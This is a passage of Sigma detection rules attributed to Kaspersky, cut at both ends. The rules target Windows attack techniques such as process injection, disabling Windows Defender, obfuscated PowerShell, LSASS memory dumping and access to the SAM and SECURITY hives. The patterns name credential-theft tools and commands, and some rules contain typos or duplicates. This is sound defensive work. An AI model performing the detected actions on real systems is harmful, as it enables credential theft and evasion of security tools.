  - attack.privilege_escalation
  - attack.defense_evasion
  - attack.t1574.001
author: Kaspersky
modified: 2023-09-06
logsource:
  product: windows
  category: image_load
detection:
  selection1:
    Image|endswith:
      - 'svchost.exe'
  selection2:
    ImageLoaded|contains:
      - 'wlbsctrl.dll'
  condition: selection1 and selection2
falsepositives: unknown
level: high
```

title: Dynamic-link Library Injection via LoadLibrary

```
id: e917ac0a-9c4f-4110-915d-0a77065dbc46
description: Detects remote thread creation with LoadLibrary Start Function
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.DefenseEvasion
  - attack.T1055.001
logsource:
  product: windows
  category: create_remote_thread
detection:
  selection:
    StartModule|endswith: '\kernel32.dll'
    StartFunction|startswith: 'LoadLibrary'
  condition: selection
falsepositives: depends on software installed in a system
level: high
```

title: Sigma-Generic-Remote Thread creation to critical Windows process

```
id: d9efb7f0-1441-4351-b6b9-50206d637c70
description: Detects remote thread creation in critical windows processes
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.defense_evasion
  - attack.t1055
logsource:
  product: windows
  category: create_remote_thread
detection:
  selection:
    TargetImage|endswith:
      - '\lsm.exe'
      - '\searchindexer.exe'
      - '\werfault.exe'
      - '\regedit.exe'
      - '\lsaiso.exe'
      - '\spoolsv.exe'
      - '\wininit.exe'
      - '\userinit.exe'
      - '\smss.exe'
      - '\csrss.exe'
      - '\lsass.exe'
      - '\services.exe'
      - '\winlogon.exe'
  filter1:
    Image:
      - 'C:\Program Files\VMware\VMware Tools\vmtoolsd.exe'
      - 'C:\Program Files\Kaspersky Lab\Kaspersky Endpoint Security for Windows\avp.exe'
  filter2:
    StartModule:
      - 'C:\Windows\system32\ntdll.dll'
      - 'C:\Windows\SysWOW64\ntdll.dll'
    StartFunction: 'EtwpNotificationThread'
  filter3:
    Image: 'C:\Windows\System32\csrss.exe'
    StartModule:
      - 'C:\Windows\System32\KERNELBASE.dll'
      - 'C:\Windows\system32\kernel32.dll'
      - 'C:\Windows\syswow64\kernel32.dll'
    StartFunction: 'CtrlRoutine'
  condition: selection and not (filter1 or filter2 or filter3)
falsepositives: Security Products Agents
level: high
```

title: SessionEnv service DLL Hijacking

```
id: 344b40cb-d7eb-4b0d-9dc0-cee1cd22263b
status: stable
description: Detects SessionEnv service DLL hijack.
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.defense_evasion
  - attack.t1574.001
author: Kaspersky
modified: 2023-09-06
logsource:
  product: windows
  category: image_load
detection:
  selection1:
    Image|endswith:
      - 'svchost.exe'
  selection2:
    ImageLoaded|contains:
      - 'TSMSISrv.dll'
      - 'TSVIPSrv.dll'
  condition: selection1 and selection2
falsepositives: unknown
level: high
```

title: Windows Service Path Modification in Registry

```
id: 2b19a50f-f81e-40dd-abf3-5d525c0a7325
description: Adversaries may create or modify Windows services to repeatedly execute malicious payloads as part of persistence
author: Kaspersky
status: stable
modified: 2023-08-14
tags:
  - attack.privilege_escalation
  - attack.persistence
  - attack.t1543.003
  - attack.defense_evasion
  - attack.t1112
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    RegistryKey|contains:
      - 'HKLM\System\CurrentControlSet\Services\'
    RegistryValueName:
      - 'ServiceDll'
      - 'ImagePath'
  filter:
    Image|enswith:
      - '\sc.exe'
      - '\services.exe'
      - '\drvinst.exe'
      - '\waasmedicagent.exe'
      - '\handle.exe'
      - '\handle64.exe'
  condition: selection and not filter
falsepositives:
  - Legitimate Software like security scanners and installers
level: low
```

title: Rundll32 Start with no Standard Parameters

```
id: 99dce9a5-bc55-4a62-b7ef-b9d1b66b7123
description: Detects rundll32 starts with no standard parameters or without parameters, it may indicate process hollowing
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1218.011
  - attack.privilege_escalation
  - attack.t1055.012
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\rundll32.exe'
  filter:
    CommandLine|contains:
      - ''
      - '.dll'
      - '.cpl'
      - '\debug.log'
  condition: selection and not filter
falsepositives:
  - unknown
level: high
```

title: Sigma-Generic-File Deletion Using Ping.exe

```
id: 32a3e1fb-4bf8-4cf7-98ca-750068451609
description: detect common adversaries method to delay their sample deletion
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1070.004
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\cmd.exe'
    Commandline|contains:
      - 'ping'
      - 'del '
  condition: selection
falsepositives: unknown
level: high
```

title: Network Share Deleted

```
id: 2e6b85ce-fb96-4e23-abb9-738a0e7e37a4
description: Detects when a network mounted shares is removed via net.exe
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
 - attack.defense_evasion
 - attack.t1070.005
logsource:
 category: process_creation
 product: windows
detection:
 selection:
  Image|endswith:
   - '(?i).*net1?(\.exe)?'
  CommandLine|contains|all:
   - ' use '
   - '/delete'
 condition: selection
falsepositives:
 - Administrators activity
level: medium
```

title: Svchost.exe Start with no Standard Parameters

```
id: 4f604047-b78a-4743-8b1f-39f036c14fc9
description: detects svchost.exe process creation with no standard or without parameters, it may indicate masquerading or process hollowing
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1055
  - attack.t1036
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\svchost.exe'
  filter:
    CommandLine|contains: ' -k '
  condition: selection and not filter
falsepositives:
  - Unknown
level: high
```

title: Generic-Executing File Named as System Tool in Unusual Directory

```
id: 9487cccb-2c1f-455d-9922-e03be1bc7ad0
description: Adversaries may masquerade own malicious process like system process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1036.005
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - 'ctfmon.exe'
      - 'wuauclt.exe'
      - 'wscript.exe'
      - 'wmiprvse.exe'
      - 'wmiadap.exe'
      - 'winlogon.exe'
      - 'wininit.exe'
      - 'taskhostw.exe'
      - 'taskhost.exe'
      - 'svchost.exe'
      - 'spoolsv.exe'
      - 'smss.exe'
      - 'sihost.exe'
      - 'services.exe'
      - 'searchprotocolhost.exe'
      - 'searchindexer.exe'
      - 'searchfilterhost.exe'
      - 'runlegacycplelevated.exe'
      - 'rundll32.exe'
      - 'regsvr32.exe'
      - 'PowerShell.exe'
      - 'msiexec.exe'
      - 'mshta.exe'
      - 'lsm.exe'
      - 'lsass.exe'
      - 'fontdrvhost.exe'
      - 'dwm.exe'
      - 'dllhost.exe'
      - 'csrss.exe'
      - 'cscript.exe'
      - 'conhost.exe'
      - 'cmd.exe'
      - 'winsat.exe'
      - 'certutil.exe'
      - 'gpresult.exe'
      - 'gpupdate.exe'
      - 'wecutil.exe'
      - 'userinit.exe'
      - 'logonui.exe'
      - 'esentutl.exe'
      - 'klist.exe'
      - 'audiodg.exe'
      - 'nslookup.exe'
      - 'nbtstat.exe'
      - 'fsiso.exe'
      - 'netstat.exe'
      - 'query.exe'
      - 'srtasks.exe'
      - 'wsmprovhost.exe'
      - 'route.exe'
      - 'certreq.exe'
      - 'auditpol.exe'
      - 'vssadmin.exe'
      - 'qwinsta.exe'
      - 'reg.exe'
      - 'netsh.exe'
      - 'tasklist.exe'
      - 'quser.exe'
      - 'net1.exe'
      - 'net.exe'
      - 'wermgr.exe'
      - 'werfault.exe'
      - 'w32tm.exe'
      - 'at.exe'
      - 'nltest.exe'
      - 'tskill.exe'
    - 'rdpclip.exe'
      - 'whoami.exe'
      - 'taskmgr.exe'
  filter:
    Image|contains:
      - '\system32\'
      - '\SysWOW64\'
      - '\WinSxS\'
  condition: selection and not filter
falsepositives:
  - Legitimate software activity
level: high
```

title: Created Windows Shell from Critical Windows Process

```
id: e1948e2f-6bf6-48d9-a597-92e7ad9fbd13
description: Anomaly behavior critical windows process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1036
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith:
      - '\searchindexer.exe'
      - '\lsaiso.exe'
      - '\lsm.exe'
      - '\spoolsv.exe'
      - '\wininit.exe'
      - '\smss.exe'
      - '\csrss.exe'
      - '\lsass.exe'
      - '\services.exe'
      - '\winlogon.exe'
    Image|endswith:
      - '\PowerShell_ise.exe'
      - '\cmstp.exe'
      - '\appvlp.exe'
      - '\mftrace.exe'
      - '\scriptrunner.exe'
      - '\forfiles.exe'
      - '\msiexec.exe'
      - '\rundll32.exe'
      - '\mshta.exe'
      - '\hh.exe'
      - '\wmic.exe'
      - '\regsvr32.exe'
      - '\scrcons.exe'
      - '\bash.exe'
      - '\sh.exe'
      - '\cscript.exe'
      - '\wscript.exe'
      - '\PowerShell.exe'
      - '\cmd.exe'
  condition: selection
falsepositives: Unknown
level: high
```

title: Sigma-Generic-Process Hollowing

```
id: 10e74973-1c2f-4199-b909-60a5e8792be3
status: stable
description: Detects Process Hollowing.
references: https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon
tags:
    - attack.privilege_escalation
    - attack.defense_evasion
    - attack.t1055.012
author: Kaspersky
modified: 2023-09-07
logsource:
    product: windows
    category: process_tampering
detection:
    selection:
      Type: 'Image is replaced'
      Image|contains:
        - '\System32\'
    condition: selection
falsepositives:
  - Legitimate software (e.g. browsers, MS Teams) can produce this activity, but they rarely placed in system32 folder.
level: high
```

title: Anomaly in the Windows Critical Process Tree

```
id: 69858e0f-5d79-4b23-af96-75554ba8cfe8
description: Anomaly in childs/parents critical process windows
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
    - attack.defense_evasion
    - attack.t1036
logsource:
    product: windows
    category: process_creation
detection:
    selection1:
        Image|endswith:
          - "csrss.exe"
    selection2:
        ParentImage|contains:
          - '\smss.exe'
    selection3:
        Image|endswith:
          - "\explorer.exe"
    selection4:
        ParentImage|endswith:
          - '\userinit.exe'
          - '\winlogon.exe'
          - '\runtimebroker.exe'
          - '\explorer.exe'
    selection5:
        Image|endswith:
          - "lsass.exe"
          - "lsm.exe"
          - "LsaIso.exe"
          - "services.exe"
    selection6:
        ParentImage|endswith:
          - 'wininit.exe'
    selection7:
        Image|endswith:
          - "smss.exe"
    selection8:
        ParentImage|endswith:
          - 'smss.exe'
          - 'system'
    selection9:
        Image|endswith:
          - "svchost.exe"
          - "taskhost.exe"
    selection10:
        ParentImage|endswith:
          - 'services.exe'
          - 'svchost.exe'
    selection11:
        Image|endswith:
        - "taskhostw.exe"
    selection12:
        ParentImage|endswith:
          - 'svchost.exe'
          - 'taskhostw.exe'
    selection13:
        Image|endswith:
          - "wininit.exe"
          - "winlogon.exe"
    selection14:
        ParentImage|endswith:
          - 'smss.exe'
    selection15:
        Image|endswith:
          - "RuntimeBroker.exe"
    selection16:
        ParentImage|endswith:
          - 'RuntimeBroker.exe'
          - 'svchost.exe'
    condition: (selection1 and not selection2) or (selection3 and not selection4) or (selection5 and not selection6) or
              (selection7 and not selection8) or (selection9 and not selection10) or (selection11 and not selection12) or
              (selection13 and not selection14) or (selection15 and not selection16)
falsepositives: Unknown
level: high
```

title: Disabling Windows Defender via Registry

```
id: ec5b9e1e-d805-4d33-9116-2d903a3debe6
description: Detects registry modification to disable Windows Defender
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Defense Evasion
  - attack.T1562.001
  - attack.T1112
logsource:
  product: windows
  category: registry_event
detection:
  selection:
    EventType: SetValue
    TargetObject|endswith:
      - '\Microsoft\Windows Defender\DisableAntiSpyware'
      - '\Microsoft\Windows Defender\DisableAntiVirus'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableOnAccessProtection'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableScanOnRealtimeEnable'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableIOAVProtection'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableRoutinelyTakingAction'
      - '\Microsoft\Windows Defender\Spynet\DisableBlockAltFirstSeen'
      - '\Microsoft\Windows Defender\Spynet\DisableEnhancedNotifications'
      - '\Microsoft\Windows Defender\Spynet\DisableRoutinelyTakingAction'
    Details: 'DWORD (0x00000001)'
  condition: selection
falsepositives: Legitimate System Administrator actions
level: high
```

title: Disabling Critical Service

```
id: 7b9ed9dd-33bf-412b-89e4-8a6e36397ad3
description: Detects registry modification to disable Critical Windows Service
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Defense Evasion
  - attack.T1562.001
  - attack.T1112
logsource:
  product: windows
  category: registry_event
detection:
  selection:
    EventType: SetValue
    TargetObject|endswith:
      - '\services\wscsvc\Start'
      - '\services\sharedaccess\Start'
      - '\services\usbstor\Start'
      - '\services\mpssvc\Start'
      - '\services\windefend\Start'
      - '\services\wuauserv\Start'
      - '\services\wersvc\Start'
    Details: 'DWORD (0x00000004)'
  condition: selection
falsepositives: Legitimate Software
level: high
```

title: Windows Defender Exclusions Modification via Registry

```
id: fd350d1b-558b-4a41-9514-f45ee9d8cb10
description: Detects registry modification for add exclusion on Windows Defender
author: Kaspersky
status: stable
tags:
  - attack.Defense Evasion
  - attack.T1562.001
  - attack.T1112
logsource:
  product: windows
  category: registry_event
detection:
  selection:
    EventType: SetValue
    TargetObject|contains:
      - '\Microsoft\Windows Defender\Exclusions\Paths'
      - '\Microsoft\Windows Defender\Microsoft\Antimalware\Exclusions\Paths'
  condition: selection
falsepositives: Legitimate System Administrator actions
level: high
```

title: Disabling SmartScreen Protection via Registry

```
id: ab8e7b82-92a2-443e-b07a-bc5eed304ede
description: Detects registry modification to disable SmartScreen Protection
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Defense Evasion
  - attack.T1562.001
  - attack.T1112
logsource:
  product: windows
  category: registry_event
detection:
  selection1:
    EventType: SetValue
    TargetObject|endswith: 'SmartScreenEnabled'
    Details: 'Off'
  selection2:
    EventType: SetValue
    TargetObject|endswith: 'EnableSmartScreen'
    Details: 'DWORD (0x00000000)'
  condition: selection1 or selection2
falsepositives:
  - YandexRescueTool
level: high
```

title: Disabling Windows Defender via Dism

```
id: 3c97398f-af96-478c-b0cf-8427b8221703
description: Detects disabling Windows Defender via dism.exe
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Defense Evasion
  - attack.T1562.001
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\dism.exe'
    CommandLine|contains|all:
      - '/Disable-Feature'
      - 'Windows-Defender'
  filter:
    ParentImage|contains:
      - '\bignox\bignoxvm\rt\disable-features.bat'
  condition: selection and not filter
falsepositives:
  - unknown
level: high
```

title: Generic-Encoded/ decoded PowerShell Code Execution (ps_script)

```
id: d9a401fc-9ee4-4074-8e9e-a48b29d1471a
description: Adversaries may use Obfuscated Files via Encoded/ Decoded PowerShell
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.execution
  - attack.t1059.001
  - attack.defense_evasion
  - attack.t1027
  - attack.t1140
logsource:
  product: windows
  category: ps_script
detection:
  selection:
    ScriptBlockText|contains:
      - ' -e '
      - ' -en '
      - ' -enc '
      - ' -enco '
      - ' -encod '
      - ' -encode '
      - ' -encoded '
      - ' -encodedc '
      - ' -encodedco '
      - ' -encodedcom '
      - ' -encodedcomm '
      - ' -encodedcomma '
      - ' -encodedcomman '
      - ' -encodedcommand '
      - 'FromBase64String'
      - 'ToBase64String'
  condition: selection
falsepositives:
  -unknown
level: high
```

title: Sigma-Generic-Windows Defender Modification via PowerShell

```
id: d1ce878e-36da-40b4-aa54-a94f05449da0
description: Detects disabling or modification Windows Defender via PowerShell
author: Kaspersky
status: stable
tags:
  - attack.Defense Evasion
  - attack.T1562.001
  - attack.Execution
  - attack.T1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\PowerShell.exe'
  selection2:
    CommandLine|contains|all:
      - 'Add-MpPreference'
      - 'Exclusion'
  selection3:
    CommandLine|contains|all:
      - 'Set-MpPreference'
      - 'Exclusion'
  selection4:
    CommandLine|contains:
      - 'DisableIOAVProtection'
      - 'DisableRemovableDrive Scanning'
      - 'DisableIntrusionPrevention System'
      - 'DisableRealtimeMonitoring'
      - 'DisableScanningMapped NetworkDrivesForFullScan'
      - 'DisableScanningNetwork Files'
      - 'DisableCatchupFullScan'
      - 'DisableCatchupQuickScan'
      - 'DisableEmailScanning'
      - 'DisableScriptScanning'
      - 'DisableBehaviorMonitoring'
      - 'DisableArchiveScanning'
  selection5:
    CommandLine|contains|all:
      - 'Uninstall-WindowsFeature'
      - 'Windows-Defender'
  condition: selection1 and (selection2 or selection3 or selection4 and selection5)
falsepositives:  Legitimate System Administrator actions
level: high
```

title: Created Windows Shell from Critical Windows Process

```
id: e1948e2f-6bf6-48d9-a597-92e7ad9fbd13
description: Anomaly behavior critical windows process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1036
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith:
      - '\searchindexer.exe'
      - '\lsaiso.exe'
      - '\lsm.exe'
      - '\spoolsv.exe'
      - '\wininit.exe'
      - '\smss.exe'
      - '\csrss.exe'
      - '\lsass.exe'
      - '\services.exe'
      - '\winlogon.exe'
    Image|endswith:
      - '\PowerShell_ise.exe'
      - '\cmstp.exe'
      - '\appvlp.exe'
      - '\mftrace.exe'
      - '\scriptrunner.exe'
      - '\forfiles.exe'
      - '\msiexec.exe'
      - '\rundll32.exe'
      - '\mshta.exe'
      - '\hh.exe'
      - '\wmic.exe'
      - '\regsvr32.exe'
      - '\scrcons.exe'
      - '\bash.exe'
      - '\sh.exe'
      - '\cscript.exe'
      - '\wscript.exe'
      - '\PowerShell.exe'
      - '\cmd.exe'
  condition: selection
falsepositives: Unknown
level: high
```

title: Generic-XOR-ed PowerShell Command

```
id: 1ffb9142-4a7a-4f45-99a6-c881c2804907
description: detects XOR-ed PowerShell Command
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1027
  - attack.t1140
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - 'PowerShell.exe'
      - 'pwsh.exe'
    CommandLine|contains|all:
      - 'bxor'
      - 'char'
      - 'join'
  condition: selection
falsepositives:
  - Unknown
level: high
```

title: Generic-Obfuscation via Escape Characters in Command Line

```
id: a0e302d9-a2ff-4443-8f39-25951a052faf
description: Detects suspicious escape characters in commandline
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1027
  - attack.t1140
  - attack.execution
  - attack.t1059
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - 'cmd.exe'
    CommandLine|re:
      - '\w\^\w{1,5}\^\w'
      - '\w\"\w{1,5}\"\w'
  selection2:
    Image|endswith:
      - 'PowerShell.exe'
      - 'pwsh.exe'
    CommandLine|re:
      - '\w`\w{1,5}`\w'
  condition: selection1 or selection2
falsepositives:
  - unknown
level: high
```

title: Generic-XOR-ed PowerShell Command (ps_script)

```
id: 39e540a4-a3c2-4e1d-8a27-43159a1d53fb
description: Detects XOR-ed PowerShell Command
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.execution
  - attack.t1059.001
  - attack.defense_evasion
  - attack.t1027
  - attack.t1140
logsource:
  product: windows
  category: ps_script
detection:
  selection:
    ScriptBlockText|contains|all:
      - 'bxor'
      - 'char'
      - 'join'
  condition: selection
falsepositives:
  - unknown
level: high
```

title: LSASS Memory Access via Leaked Handle Seclogon

```
id: 7e4942c2-2ce9-4d30-b33c-7bd35e3bbdd2
description: Detects svchost.exe process access LSASS memory with specific rights
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.credential_access
  - attack.t1003.001
logsource:
  category: process_access
  product: windows
detection:
  selection:
    TargetImage|endswith: '\lsass.exe'
    SourceImage|endswith: '\svchost.exe'
    CallTrace|contains: '*seclogon.dll*'
    GrantedAccess|re: '(?i)^0x\w*[4c]\w$'
  condition: selection
falsepositives:
  - Unknown
level: high
```

title: Creating Windows Service appearing to be legitimate

```
id: e9054728-ac7c-4996-b9a5-4ca41ee53d38
status: experimental
description: detects suspicious description for Windows Service
tags:
  - attack.defense_evasion
  - attack.t1036.004
author: Kaspersky
modified: 2023-09-08
logsource:
  product: windows
  category: registry_set
detection:
  selection:
    TargetObject|endswith:
      - '\Description'
    Details|contains:
      - 'if '
    Details|contains:
      - ' stop'
      - ' disable'
  condition: selection
falsepositives:
  - microsoft edge elevation service
level: high
```

title: Image Loaded into lsass.exe

```
id: 95d7b51d-c3cd-4dea-89cd-8d2fd2a4b93a
description: Detects unsigned image loaded into LSASS process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Credential_Access
  - attack.T1003.001
logsource:
  category: image_load
  product: windows
detection:
  selection:
    Image|endswith: '\lsass.exe'
  filter:
    Signed: 'True'
    SignatureStatus: 'Valid'
    Signature:
      - 'Microsoft Windows Hardware Compatibility Publisher'
      - 'Microsoft Windows'
      - 'Microsoft Corporation'
      - 'VMware, Inc.'
      - 'CRYPTO-PRO'
      - 'Microsoft Windows Publisher'
      - 'LLC Crypto-Pro'
      - 'Crypto-Pro'
      - 'CRYPTO-PRO LLC'
      - 'Microsoft Windows Software Compatibility Publisher'
  condition: selection and not filter
falsepositives:
  - Legitimate software DLL loaded into lsass.exe; update the whitelist with it by SHA256 or Signature
level: medium
```

title: Suspicious LSASS Memory Access

```
id: 44462b8d-39af-4b9a-856c-2aeffba81bff
description: Detects process access LSASS memory with read/write rights
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.credential_access
  - attack.t1003.001
logsource:
  category: process_access
  product: windows
detection:
  selection:
    TargetImage|endswith: '\lsass.exe'
    GrantedAccess|re: '(?i)0x\w*[1235679abdef]\w(\s|$)'
  whitelist:
    SourceImage|endswith:
      - '\wbem\wmiprvse.exe'
      - '\csrss.exe'
      - '\wininit.exe'
      - '\lsm.exe'
      - '\logonui.exe'
      - '\msiexec.exe'
      - '\siworktm_host64.exe'
      - '\tphkload.exe'
      - '\scenarioengine.exe'
      - '\officeclicktorun.exe'
      - '\filesinusehelper.exe'
      - '\bct.exe'
      - '\apphelpercap.exe'
      - '\filesinusehelper.exe'
      - '\msert.exe'
      - '\sisidsservice.exe'
      - '\vmtoolsd.exe'
      - '\vmware-updatemgr.exe'
      - '\ccsvchst.exe'
      - '\appdynamics.coordinator.exe'
      - '\symerr.exe'
      - '\google\update\googleupdate.exe'
      - '\microsoft\edgeupdate\microsoftedgeupdate.exe'
      - '\dropbox\update\dropboxupdate.exe'
      - '\websense\websense endpoint\wepsvc.exe'
      - '\zscaler\zsatunnel\zsatunnel.exe'
      - '\adobe\adobegcclient\agmservice.exe'
      - '\installflashplayer.exe'
      - '\flashplayerinstaller.exe'
      - '\adobearmhelper.exe'
      - '\adobearm.exe'
      - '\armsvc.exe'
      - '\kavfswp.exe'
      - '\kaspersky lab\networkagent\vapm.exe'
      - '\kaspersky lab\kaspersky security center\vapm.exe'
      - '\kaspersky lab\networkagent\kldumper.exe'
      - '\kaspersky lab\networkagent\klnagent.exe'
      - '\avp.exe'
      - '\kaspersky lab\kaspersky endpoint security for windows\kldw.exe'
      - '\kaspersky lab\kaspersky endpoint security for windows\avpsus.exe'
      - '\cisco\cisco anyconnect secure mobility client\vpnagent.exe'
      - '\cisco\cisco anyconnect secure mobility client\acwebsecagent.exe'
      - '\lenovo\imcontroller\service\lenovo.modern.imcontroller.exe'
      - '\tensor company ltd\sbis3plugin\sbis3plugin.exe'
      - '\bitdefender\endpoint security\epupdateservice.exe'
      - '\bitdefender\endpoint security\epsecurityservice.exe'
      - '\teamviewer\update\update.exe'
      - '\tkauduservice64.exe'
      - '\ccm\ccmexec.exe'
      - '\ccm\sensorlogontask.exe'
      - '\collectguestlogs.exe'
      - '\Microsoft\Windows Defender\Platform\*\MsMpEng.exe'
  condition: selection and not whitelist
falsepositives:
  - Legitimate software accessing LSASS process for legitimate reason or with excessive rights; update the whitelist with it
level: high
```

title: Lsass Dump via LOLBin

```
id: 2fe9cd33-d7f1-4d52-ab11-e40cb359ad02
description: detects lsass dump via lolbins such as procdump.exe, dotnet-dump.exe, dumpminitool.exe
references:
  - https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1003.001/T1003.001.md#atomic-test-2---dump-lsassexe-memory-using-procdump (https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1003.001/T1003.001.md#atomic-test-2---dump-lsassexe-memory-using-procdump)
  - https://twitter.com/bohops/status/1635288066909966338 (https://twitter.com/bohops/status/1635288066909966338)
  - https://twitter.com/mrd0x/status/1511415432888131586 (https://twitter.com/mrd0x/status/1511415432888131586)
modified: 2023-07-18
author: Kaspersky
status: stable
tags:
  - attack.credential_access
  - attack.t1003.001
logsource:
  product: windows
  category: process_creation
detection:
  selection_procdump:
    Image|endswith:
      - '\procdump.exe'
      - '\procdump64.exe'
    CommandLine|contains: 'lsass'
  selection_dotnet:
    Image|endswith: '\dotnet-dump.exe'
    CommandLine: ' collect '
  selection_dumpminitool:
    Image|endswith: '\dumpminitool.exe'
  condition: 1 of selection*
falsepositives:
- Unknown
level: high
```

title: Detected Access to SAM,SYSTEM and SECURITY registry hives

```
id: d6229f33-856b-45ca-9876-ec8674982b99
description: Detects SAM,SYSTEM and SECURITY registry hives accessing
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
    - attack.Credential Access
    - attack.T1003.002
    - attack.T1003.004
    - attack.T1003.005
    - attack.Discovery
    - attack.T1012
logsource:
   product: windows
detection:
   selection:
     EventID:
       - 4663
     ObjectType: 'key'
     ObjectName|contains:
       - '\sam\sam\domains\account\users'
       - '\control\lsa\JD'
       - '\control\lsa\GBG'
       - '\control\lsa\Skew1'
       - '\control\lsa\Data'
       - '\security\cache'
       - '\security\policy\secrets'
   filter:
     ProcessName:
       - 'C:\Windows\system32\services.exe'
       - 'C:\Windows\system32\lsass.exe'
   condition: selection and not filter
falsepositives:
    - Unknown
fields:
    - ProcessName
level: high
```

title: Generic-Process Dump via Comsvcs.dll

```
id: 8d39bc6e-3a49-4a6a-a6fb-f4017a436b31
description: Detects Process Dump via Comsvcs.dll
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
   - attack.credential_access
   - attack.t1003.001
logsource:
   product: windows
   category: process_creation
detection:
   selection1:
      Image|endswith:
        - 'rundll32.exe'
      CommandLine|contains:
        - 'comsvcs.dll,'
   selection2:
      CommandLine|contains:
        - 'MiniDump'
        - '#24'
   condition: selection1 and selection2
falsepositives:
   - unknown
level: high
```

title: Generic-Saving ndts.dit via ntdsutil.exe

```
id: cf64d199-dec9-4c87-99dd-e7cd90b51c67
description: Saving ndts.dit via ntdsutil.exe
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
   - attack.credential_access
   - attack.t1003.003
logsource:
   product: windows
   category: process_creation
detection:
   selection:
      Image|endswith: 'ntdsutil.exe'
      CommandLine|re:
        - '\sntds.*?i(fm)?.*?create'
   condition: selection
falsepositives:
    - unknown
level: high
```

title: Extracting Credentials from Files via PowerShell

```
id: 1492da69-0c2d-4923-95b0-7a9a4d1ec46c
status: stable
description: Adversaries may search local file systems and remote file shares for files containing insecurely stored credentials
author: Kaspersky
modified: 2023-08-24
tags:
   - attack.credential_access
   - attack.t1552.001
logsource:
   category: process_creation
   product: windows
detection:
   selection:
      Image|endswith:
        - '\pwsh.exe'
        - '\PowerShell.exe'
        - '\PowerShell_ise.exe'
        - '\SyncAppvPublishingServer.exe'
      CommandLine|contains|all:
        - 'ls'
        - '-R'
        - 'select-string '
        - '-Pattern'
      CommandLine|contains:
        - 'password'
        - 'secret'
   condition: selection
falsepositives:
    - Legitimate Administrators'/Security officers' activity
level: medium
```

title: Sigma-Generic-Software Discovery via Standard Windows Utilities

```
id: 01a7aa60-3e84-4bb3-bee4-b9d076d2d46a
description: Detects software discovery in registry via Standard Windows Utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.t1518
  - attack.t1012
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
    - '\reg.exe'
  selection2:
    CommandLine|contains:
    - 'query'
    - 'save'
    - 'export'
  selection3:
    CommandLine|re:
    - '(?i).*\/v\s+svcversion.*'
    - '(?i).*?SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows.*'
    - '(?i).*?SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon.*'
    - '(?i).*?\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run.*'
    - '(?i).*?SOFTWARE\\(WOW6432Node\\)?Microsoft\\Windows\\CurrentVersion\\(Run|Runonce|RunOnceEx|RunServices|RunServicesOnce).*'
  condition: selection1 and selection2 and selection3
falsepositives:
    - legit activity
    - Administrators activity
level: low
```

ttitle: Discovery Component Object Model Keys via PowerShell

```
id: ba363a93-e060-49d4-a1c5-39dd63133d05
description: Detects COM keys discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
 - attack.persistence
 - attack.privilege_escalation
 - attack.t1546.015
 - attack.execution
 - attack.t1059.001
 - attack.discovery
 - attack.t1518.001
logsource:
 category: process_creation
 product: windows
detection:
 selection1:
  Image|endswith:
   - 'pwsh.exe'
   - 'PowerShell.exe'
   - 'PowerShell_ise.exe'
   - 'syncappvpublishingserver.exe'
 selection2:
  CommandLine|contains:
   - 'InprocServer32'
   - 'LocalServer32'
 selection3:
